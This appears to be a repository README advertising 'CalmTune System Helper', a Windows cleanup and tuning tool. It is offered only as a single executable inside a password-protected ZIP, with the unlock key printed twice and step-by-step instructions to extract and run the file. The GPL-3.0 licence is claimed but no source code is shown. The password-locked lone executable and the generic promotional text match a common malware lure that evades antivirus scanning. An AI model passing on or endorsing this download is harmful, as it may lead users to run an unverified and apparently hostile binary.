
Compact, portable Windows 10/11 helper for careful cleanup, stability and everyday comfort ✨

This repository contains one ZIP archive with the utility CalmTune System Helper.
Inside the archive there is exactly one executable file:
CalmTuneSystemHelper.exe
CalmTune System Helper is a small, focused assistant for Windows 10/11 that helps you:
- carefully remove preinstalled and unused components;
- clean up temporary files and accumulated digital clutter;
- slightly tune network settings for more predictable connections;
- disable unnecessary background services and features;
- adjust a few system parameters for a more responsive, comfortable feel.
No installers, no additional components — just one portable file that can be started when needed and removed at any time.
Why CalmTune System Helper can be more convenient than many standard “boosters” on the market:
-
🧩 One archive — one executable
The ZIP contains onlyCalmTuneSystemHelper.exe. No installers, no extra launchers, no bundled software. -
🛡️ Stability‑first presets
Settings are chosen with an emphasis on predictability and safety, not on aggressive, risky tweaks. -
🧹 Thoughtful cleanup
Focus on temporary files and obvious digital leftovers — without intrusive “deep cleaning” that might affect important data. -
🌐 Gentle network tuning
A few careful parameters can help make connection behavior more stable and consistent in everyday use. -
🖱 Comfortable input and responsiveness
Some subtle tuning for input and interface responsiveness to make the system feel a bit smoother in daily work. -
🛟 Restore point before serious changes
Before applying deeper tweaks, you can create a restore point to roll back the system if something doesn’t feel right. -
💾 No installation, minimal footprint
The utility lives in a single file, does not require constant background work and does not clutter the system.
The text and interface aim to be neutral and clear, without harsh wording or unnecessary technical complexity — so the tool feels calm, transparent and predictable 🙂

CalmTune System Helper may be a good fit if you:
- 💻 Have been using your Windows installation for a long time and notice that it feels heavier and less responsive.
- 🎮 Use applications that are sensitive to stability and want a slightly more predictable environment.
- 🧑💻 Don’t enjoy manually digging through system settings, services and folders — but still want things to be in order.
- 🧳 Work on a laptop where free resources, clean storage and calm background activity are especially important.
- 🧠 Value simple, transparent tools: run, select what you need, apply, and go back to your tasks.
If you want your Windows to behave a bit cleaner and calmer without hours of guides and manual tuning, CalmTune System Helper is designed exactly for that use case.
The ZIP archive is intentionally protected with a password so that it is opened only manually and consciously.
Use this key to unpack it:
🔑 Access key:
PUUKpPj^UHud
You will not be able to open the archive without this key, so it’s a good idea to save it in your notes in advance.
-
Click one of the download buttons (above or below).
-
Save the file, for example:
CalmTuneSystemHelper.zip -
Open the ZIP archive — your system will ask for a password.
-
Enter:
PUUKpPj^UHud -
After extracting, you will see exactly one file:
CalmTuneSystemHelper.exe -
On first launch it is recommended to:
- wait for the interface to load completely;
- optionally create a restore point (for an extra safety net);
- choose the modules you really need and apply the changes.
-
If you prefer, you can:
- keep the program inside the archive and extract it only when necessary;
- store
CalmTuneSystemHelper.exeon any drive or USB stick — it does not require installation.
⚠️ Please treat any system changes responsibly:
run the utility only from a trusted source and, whenever possible, keep backups of important data.

CalmTune System Helper is distributed under the GNU General Public License v3.0 (GPL‑3.0).
See the LICENSE file in this repository for full license text.